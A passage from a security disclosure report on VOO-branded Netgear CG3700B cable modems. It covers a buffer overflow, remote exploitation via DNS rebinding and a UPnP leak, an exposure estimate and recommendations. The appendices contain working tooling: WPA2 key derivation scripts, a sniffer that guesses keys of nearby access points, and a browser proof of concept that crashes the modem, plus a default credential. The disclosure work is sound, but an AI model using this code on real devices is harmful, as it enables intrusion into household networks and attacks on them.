Accept-Language: en-US,en;q=0.9,fr;q=0.8
Connection: close

text_keyword=a&text_block=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&
text_allow=&Action_Add=Add&Action_Del=0&Action_Function=2
```

Figure 16: Buffer oveflow trigger HTTP request

```
>>> YIKES... looks like you may have a problem! <<<

r0/zero=00000000 r1/at  =00000000 r2/v0  =80f6fcc4 r3/v1  =41414141
r4/a0  =00000000 r5/a1  =86489960 r6/a2  =80808080 r7/a3  =01010101
r8/t0  =86489860 r9/t1  =fffffffe r10/t2 =864897c0 r11/t3 =86489850
r12/t4 =00000001 r13/t5 =00416374 r14/t6 =696f6e5f r15/t7 =44656c3d
r16/s0 =815d9be5 r17/s1 =815d9ab4 r18/s2 =80f758d8 r19/s3 =815d9ac1
r20/s4 =815d9bcd r21/s5 =815d9bd9 r22/s6 =00000000 r23/s7 =815d9bf4
r24/t8 =00000000 r25/t9 =00000000 r26/k0 =00000005 r27/k1 =00000005
r28/gp =8161e5d0 r29/sp =86489850 r30/fp =864899ec r31/ra =8068069c

PC   : 0x806809d4    error addr: 0x41414141
cause: 0x00000014    status:     0x1000ff03

BCM interrupt enable: 18024085, status: 00000000
Instruction at PC: 0xac620000
iCache Instruction at PC: 0xafbf0000

entry 80680340  Return address (41414141) invalid.  Trace stops.

Task: HttpServerThread
--------------------------------------------------
ID:               0x00e8
Handle:           0x8648f2c0
Set Priority:     23
Current Priority: 23
State:            SUSP
Stack Base:       0x86483e0c
Stack Size:       24576 bytes
Stack Used:       4508 bytes
```

Figure 17: Crash log for stack overflow

As we can see in the excerpt above, the return address has been overwritten with our payload (*0x41414141*).

We are highly confident that given enough reverse engineering effort, someone could craft a valid exploit to obtain stable remote code execution on the device. We base this assumption on already available resources documenting how to perform binary exploitation on eCOS modems[3][4].

5 Remote Exploitation

VOO cable modems web administration interface is not directly exposed to the public Internet and can only be reached from customers local area network. However, attackers could target cable modems by getting customers to open a malicious web page. The malicious web page would execute JavaScript code exploiting the buffer overflow to gain remote code execution. To do so, the malicious code would need to bypass two security mechanisms: Same-origin Policy[20], and enforced authentication and authorization.

We discovered that affected devices are vulnerable to DNS rebinding attacks, which can be used to bypass the Same-origin policy. We also identified ways to obtain valid credentials due to an information leak affecting the Universal Plug and Play service exposed by the cable modem.

5.1 DNS Rebinding

The attacker registers a domain (such as attacker.com) and delegates it to a DNS server that is under the attacker's control. The server is configured to respond with a very short time to live (TTL) record, preventing the DNS response from being cached. When the victim browses to the malicious domain, the attacker's DNS server first responds with the IP address of a server hosting the malicious client-side code.

The malicious client-side code makes additional accesses to the original domain name (such as attacker.com). These are permitted by the Same-origin policy. However, when the victim's browser runs the script it makes a new DNS request for the domain, and the attacker replies with a new IP address. In our case, they would reply with the cable modem default IP address (192.168.0.1).




Figure 18: DNS rebinding attack against a VOO cable modem.

Affected devices are vulnerable to DNS rebinding because they do not check the HTTP request Host header value. When the device receives a request for a domain that has been rebound, the Host header is set to the rebound domain (e.g. attacker.com). The device lacks preventative measures such as only allowing a Host header that is the device's IP address (e.g. 192.168.0.1) or the device's hostname (e.g. mymodem.voo).

5.2 Authentication

Affected devices enforce authentication on all of the web administration panel web pages. It is therefore required for the malicious client-side code to obtain valid credentials.

Hardcoded Accounts A default account exists (MSO:changeme), but can only be used on https://192.168.0.1:8443. Given that it is an SSL/TLS service configured with an untrusted certificate, any request made to that URL will be blocked by the browser.

Therefore, the only way to send authenticated requests to the web administration panel is to obtain the password of the "voo" user. The "voo" user password being the wireless pre-shared key value, an attacker would need to derive the correct pre-shared key.

UPnP Information Leak Netgear CG3700B exposes a Universal Plug and Play service on its server. When requesting root device information from http://192.168.0.1/RootDevice.xml, the device returns an XML file with the Unique Device Name (UDN) set to *uuid:upnp-InternetGatewayDevice-1_0-* followed by the device's IP Stack5 interface MAC address bytes in lowercase, without colons (see Figure 19).

```
<?xml version="1.0" encoding="utf-8"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
--snip--
<modelNumber>CG3700B-1V2FSS</modelNumber>
<modelURL>http://www.netgear.com</modelURL>
<serialNumber>37P4547201B84</serialNumber>
<UDN>uuid:upnp-InternetGatewayDevice-1_0-a42b8ca0c0b9</UDN>
--snip--
```

Figure 19: UPnP root device information leak

Given that the IP Stack5 interface MAC address is simply the device's IP Stack1 interface MAC address + 0x01 byte, and that IP Stack1 interface MAC address is used to derive the pre-shared key, we can take advantage of this information leak to derive the password used to authenticate on the web adminstration panel.

5.3 Authorization

State altering requests are protected against cross-site request forgery with an anti-CSRF token made of 10 random digits. This does not pose any problem

for our exploit given that the victim's browser will consider the malicious code to be executing under the same origin once the attacker's domain is rebound to the cable modem's IP address. The exploit script can simply request the page where the anti-CSRF token is set, parse it, and then use it when submitting subsequent requests.

5.4 End-to-End Attack Flow

A diagram demonstrating the complete end-to-end attack flow is visible in Figure 20 while a proof-of-concept page that remotely crash the device can be found in Appendix E.




Figure 20: End-to-End attack flow.

6 Exposure Assessment

We downloaded data points from WiGLE to assess VOO exposure to these vulnerabilities. WiGLE (or Wireless Geographic Logging Engine) is a website for collecting information about the different wireless hotspots around the world. Users can register on the website and upload hotspot data like GPS coordinates, SSID, MAC address and the encryption type used on the hotspots discovered.

We developed a script to pull data off the WiGLE API, with filters set to match access points with an SSID matching the VOO naming convention (i.e. "VOO-[0-9]{6}"), located in Belgium, and with the vendor being either Netgear or Technicolor. We obtained a total of 69763 unique data points and fed these results into an ELK stack (ElasticSearch, Kibana, Logstash) to perform analysis.

Sample Ratio We consider the behavior of independent wireless war drivers to be random, therefore reducing the probability of sampling errors. Making the hypothesis that VOO has approximately 400.000 customers with a dedicated cable modem[5], our dataset represents 17,44% of VOO's entire cable modem park.

Vendor Distribution The observed vendor distribution within the sample is 20.4% Technicolor devices for 79.6% Netgear devices.




Figure 21: VOO cable modems vendor distribution

This distribution is for all devices scanned since the introduction of VOO cable

modems. If we graph this distribution over time (see Figure 22) we observe a trend with Technicolor devices being introduced in 2016, with the distribution slowly reaching 50% by 2020. We do not know whether VOO customers are asked to replace their Netgear routers with Technicolor ones, but we will use this trend to calculate conservative estimates.




Figure 22: VOO cable modems vendor distribution over time

Vulnerability Age Considering that identified issues were not introduced by a firmware update, we can estimate for how long the vulnerabilities have been present by looking at when devices starts getting indexed by WiGLE. As we can see in Figure 23, first devices appear in March 2011. We can therefore estimate that vulnerabilities have been present for *at least* 9 years.




Figure 23: VOO cable modems indexation over time on WiGLE

Total Affected Devices Given the overall vendor distribution presented above, we can estimate the total amount of affected devices in Belgium. If we make the hypothesis that VOO is making customers replace their Netgear routers with a Technicolor one, a conservative estimate based on vendor distribution observed in 2020 alone would place it at around 200.000. If VOO is not making their customers replace their Netgear router, the high estimate would place it at around 376.000 devices.

Exploitation in the Wild We are not aware of any active exploitation of these flaws at the moment. Given the relative stealthiness of the whole exploit chain and the lack of remote logging of crashes, we do not think VOO or its customers could detect it at this time.

7 Conclusion

In this report, we successfully demonstrated that an attacker in wireless reception range of a VOO cable modem could successfully derive the WPA2 preshared key and obtain unauthorized access to a customer wireless LAN. We also demonstrated that the web administration panel is vulnerable to buffer overflows. By chaining these two vulnerabilities, attackers could fully compromise any VOO cable modem by just being in reception range.

By taking advantage of an information leak affecting the UPnP service descriptor and the lack of protection against DNS rebinding, we also demonstrated that the buffer overflows can be exploited by remote attacker on the Internet.

8 Recommendations

Insecure Wireless Pre-Shared Key While the pre-shared key derivation issue can technically be mitigated by deriving its value from a value unknown to the attacker (*e.g.* device serial number), doing so will lead to very serious business impact.

If VOO decides to deploy such a fix, all affected modems will have a pre-shared key that differs from the one visible on stickers attached to them. On top of that, the pre-shared key will need to be changed when the firmware update is applied, otherwise it can still be guessed. This will lead all VOO customers using the affected models to loose connectivity to their access points. If these customers get in touch with VOO helpdesk, the helpdesk can no longer help them by asking them to look at the sticker on the back. Given that the password to access the web interface is equal to the pre-shared key, customers will not be able to access the interface to get their newly updated pre-shared key.

We recommend VOO to act transparently by issuing a security advisory explaining the situation and recommending their customers to change the default pre-shared key if they are still using it. Not doing so is equal to leaving all their customers wireless LAN open for anyone.

Buffer Overflows We recommend VOO to get in contact with NETGEAR, asking them for an updated firmware version that fix these insecure calls to *strcpy*. If required, a detailed list of insecure calls we have identified can be provided, along with a detailed technical report on binary exploitability.

Default Credentials We recommend VOO to change these default credentials by using DOCSIS configuration files deployed to affected modems when they register on the network. Please note that these credentials can still be captured by someone with physical access to a cable modem serial console.

Side Note on Technicolor We did not look at the Technicolor TC7210.V cable modem provided by VOO for lack of having access to one. We therefore cannot say with enough confidence whether it is affected by similar issues or not.

9 Coordinated Disclosure Policy

This report will be sent to the Belgian Computer Emergency Response Team who will act as an intermediary between the researcher and the different stakeholders (VOO, Brutélé, Netgear).

Given the severity of these issues, we decided to follow a strict coordinated disclosure deadline. That is why we provide VOO with a 90-day disclosure deadline which starts on June 5^{th} 2020, with details shared in public with the defensive community after 90 days, or sooner if VOO releases a fix or explicitly decides not to fix it.

References

[1] Apple. *Apple Libc strlen implementation*. https://opensource.apple.com/source/Libc/Libc-262/ppc/gen/strlen.s.auto.html.

[2] Lyrebird ApS. *Cable Haunt*. https://ida.dk/media/6353/jens-h-staermose.pdf.

[3] Lyrebird ApS. *Sagemcom Fast 3890 Exploit*. https://github.com/Lyrebirds/sagemcom-fast-3890-exploit.

[4] Lyrebird ApS. *Technicolor TC7230 exploit*. https://github.com/Lyrebirds/technicolor-tc7230-exploit.

[5] BeMobile. *Voo stagne à 800.000 clients; loffre mobile toujours à la peine*. https://www.bemobile.be/2018/11/08/voo-stagne-a-800-000-clients-loffre-mobile-toujours-a-la-peine/.

[6] Broadcom. *Aeolus*. https://github.com/Broadcom/aeolus.

[7] Broadcom. *ProgramStore*. https://github.com/Broadcom/aeolus/blob/master/ProgramStore/ProgramStore.h.

[8] DerEngel. *Hacking the Cable Modem: What Cable Companies Don't Want You to Know*. https://books.google.be/books/about/Hacking_the_Cable_Modem.html?id=PblPcRqHM0wC.

[9] Amir Alsbih Felix C. Freiling and Christian Schindelhauer. *A Case Study in Practical Security of Cable Networks*. https://link.springer.com/content/pdf/10.1007/978-3-642-21424-0_8.pdf.

[10] Joseph C. Lehner. *bcm2-utils*. https://github.com/jclehner/bcm2-utils.

[11] mustafadur. *Kablonet WiFi Password*. https://www.mustafadur.com/blog/kablonet/.

[12] Hex Rays. *FLIRT*. https://www.hex-rays.com/products/ida/tech/flirt/in_depth/.

[13] Jihong Yoon Samuel Koo. *Hacking the Cable Modem*. https://www.slideserve.com/kiaria/hacking-the-cable-modem-part-1.

[14] Kudelski Security. *Do not create a backdoor, use your provider one*. https://research.kudelskisecurity.com/2017/01/06/do-not-create-a-backdoor-use-your-providers-one/.

[15] VOO. *Trouver le modèle de mon modem*. https://assistance.voo.be/fr/support/other/trouver-le-modele-de-mon-modem.html.

[16] Wikipedia. *DOCSIS*. https://en.wikipedia.org/wiki/DOCSIS.

[17] Wikipedia. *eCOS*. https://en.wikipedia.org/wiki/ECos.

[18] Wikipedia. *MD5 Pseudocode*. https://en.wikipedia.org/wiki/MD5#Pseudocode.

[19] Wikipedia. *VxWorks*. https://en.wikipedia.org/wiki/VxWorks.

[20] Wikipédia. *Same-origin Policy*. https://en.wikipedia.org/wiki/Same-origin_policy.

Appendices

A Boot log

```
BCM3383A2 TP0 346890
MemSize:            128 M
Chip ID:     BCM3383Z-B0

BootLoader Version: 2.4.0alpha18 Release Gnu spiboot dual-flash reduced DDR drive
↪  linux
Build Date: Dec 15 2014
Build Time: 19:25:30
SPI flash ID 0xc22013, size 0MB, block size 64KB, write buffer 256, flags 0x0
NAND flash: Device size 128 MB, Block size 128 KB, Page size 2048 B
parameter offset is 41508

Signature/PID: c200

Reading flash map at ff30, size 192
Successfully restored flash map from SPI flash!
NandFlashRead: Reading offset 0x0, length 0x5c

Image 1 Program Header:
   Signature: c200
     Control: 0005
   Major Rev: 0003
   Minor Rev: 0000
  Build Time: 2016/10/25 08:50:23 Z
 File Length: 4951748 bytes
Load Address: 80004000
    Filename: CG3700B-1V2FSS_V2.03.03u_sto.bin
         HCS: d65b
         CRC: 6991be87

Found image 1 at offset 80000
NandFlashRead: Reading offset 0x4000000, length 0x5c

Enter '1', '2', or 'p' within 2 seconds or take default...

NandFlashRead: Reading offset 0x0, length 0x200
NandFlashRead: Reading offset 0x200, length 0x4b8d20
Performing CRC on Image 1...
CRC time = 131499340
Detected LZMA compressed image... decompressing...
Target Address: 0x80004000
decompressSpace is 0x8000000
Elapsed time 3160571220

Decompressed length: 23144647
Copying partition table to 0x83fffc04 180
Copying partition table to 0x80000904 180
Executing Image 1...
--snip--
CM>
```

B SSID Generator (Python)

```python
#!/usr/bin/env python
import hashlib
import struct

ssid = "VOO-"
MAC_ADDR = "0xA42B8CA0C0B8"
hash_value = hashlib.md5(MAC_ADDR).digest()

ssid += ''.join([str(struct.unpack(">B", hash_value[i])[0] % 10) for i in
↪  range(0, 6)])
print("SSID: %s" % ssid)
```

C PSK Generator (Python)

```python
#!/usr/bin/env python
import hashlib
import struct

MAC_ADDR = "0xA42B8CA0C0B8"
hash_value = hashlib.md5(MAC_ADDR).digest()
psk = ''.join([chr((struct.unpack(">B", hash_value[i])[0] % 0x1a) *\
0x1000000 + 0x41000000 >> 0x18) for i in range(5, 13)])
print("[+] PSK: %s" % (tmp_mac, psk))
```

D Wireless Monitor with PSK Guesser (Python)

```python
#!/usr/bin/env python
import hashlib
import struct
from scapy.all import *

# these are observed netgear MAC
NETGEAR_OUIS = [
    "10:0d:7f",
    "a4:2b:8c",
    "00:14:6c",
    "00:1b:2f",
    "00:1e:2a",
    "00:1f:33",
    "00:8e:f2"
]

ap_list = {}

def is_netgear(ap_mac):
    return ap_mac[0:8] in NETGEAR_OUIS

def is_voo(ssid):
    return "VOO-" in ssid

def gen_psk(ssid, ap_mac):
    # we bruteforce the MAC last octet
    for i in range(0, pow(16, 2)):
        tmp_mac = "0x%s%02X" % (
            ap_mac[0:14].upper().replace(":", ""),
            i
        )
        # we use the SSID value as an oracle to check if we got the right MAC
        tmp_hash = hashlib.md5(tmp_mac).digest()
        tmp_ssid = "VOO-"
        tmp_ssid += ''.join([str(struct.unpack(">B", tmp_hash[j])[0] % 10) for j
        ↪  in range(0, 6)])
        if tmp_ssid == ssid:
            psk = ''.join([chr((struct.unpack(">B", tmp_hash[k])[0] % 0x1a) *\
            0x1000000 + 0x41000000 >> 0x18) for k in range(5, 13)])
            return psk

def PacketHandler(pkt) :
    if pkt.haslayer(Dot11):
        if pkt.type == 0 and pkt.subtype == 8:
            if is_netgear(pkt.addr2) and is_voo(pkt.info) and pkt.info not in
            ↪  ap_list:
                psk = gen_psk(pkt.info, pkt.addr2)
                ap_list[pkt.info] = psk
                print("AP MAC: %s with SSID: %s (PSK: %s)" %(pkt.addr2, pkt.info,
                ↪  psk))

if __name__ == "__main__":
    sniff(iface="mon0", prn = PacketHandler)
```

E Remote Crash Proof-of-Concept

```
<html>
  <head>
    <script
    ↪  src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/core.js"></script>
    <script
    ↪  src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/md5.js"></script>
  <script>

      function reqListener () {
        if (this.responseText.indexOf("404") < 0) {
            console.log("[+] DNS rebinding succeeded.");
            var udn = get_udn_from_root_device(this.responseText);
            console.log("[+] UDN: " + udn);
            var psk = get_psk_from_udn(udn);
            console.log("[+] Derived PSK: "+ psk);
            var username = "voo";
            var url = "http://" + username + ":" + psk + "@" + document.domain +
            ↪  "/controle.htm";
            console.log("[+] Loading CSRF token from " + url);
            var token = get_csrf_token(url);
            console.log("[+] Token: " + token);
            console.log("[+] Triggering crash...");
            var crash_url = "http://" + username + ":" + psk + "@" +
            ↪  document.domain + "/goform/controle?id=" + token;
            send_crash(crash_url)
        }
      };

      function send_crash(url) {
        var payload = "A".repeat(248);
        var crash_request = new XMLHttpRequest();
        crash_request.open("POST", url, false);
        crash_request.send("text_keyword=a&text_block=" + payload +
        ↪  "&text_allow=&Action_Add=Add&Action_Del=0&Action_Function=2");
        if (csrf_token_request.status === 302) {
          console.log("[+] Crash failed.");
        }
        console.log("[+] Success !");
      }

      function get_csrf_token(url){
        var csrf_token_request = new XMLHttpRequest();
        csrf_token_request.open("GET", url, false);
        csrf_token_request.send();
        if (csrf_token_request.status === 200) {
          var matches =
          ↪  csrf_token_request.responseText.match(/\/goform\/controle\?id=([0-9]+)/);
          if (matches.length > 0)
            return matches[1];
        }
        return 0;
      }

      function loadUPNP() {
        var oReq = new XMLHttpRequest();
```

```
      oReq.addEventListener("load", reqListener);
      oReq.open("GET", "http://" + document.domain + "/RootDevice.xml");
      oReq.send();
    }

    function get_udn_from_root_device(root_device) {
      var parser = new DOMParser();
      var xmlDoc = parser.parseFromString(root_device,"text/xml");
      console.log(xmlDoc.getElementsByTagName("UDN"));
      return xmlDoc.getElementsByTagName("UDN")[0].childNodes[0].nodeValue;
    };

    function get_psk_from_udn(udn){
      var mac_from_udn = udn.split("-")[3];
      var mac_int = parseInt("0x" + mac_from_udn, 16);
      var actual_mac = mac_int - 1;
      var mac = "0x" + actual_mac.toString(16).toUpperCase();
      var hash = CryptoJS.MD5(mac).toString();
      console.log("[+] Deriving PSK from MAC (" + mac + ")");
      var i;
      var psk = "";
      for(i = 10; i < 26; i+= 2){
        psk += String.fromCharCode((parseInt(hash.slice(i, i+2), 16) \% 0x1a)
        ↪  * 0x1000000 + 0x41000000 >> 0x18);
      }
      return psk;
    }

    setInterval(function(){ loadUPNP(); }, 3000);
  </script>
 </head>
</html>
```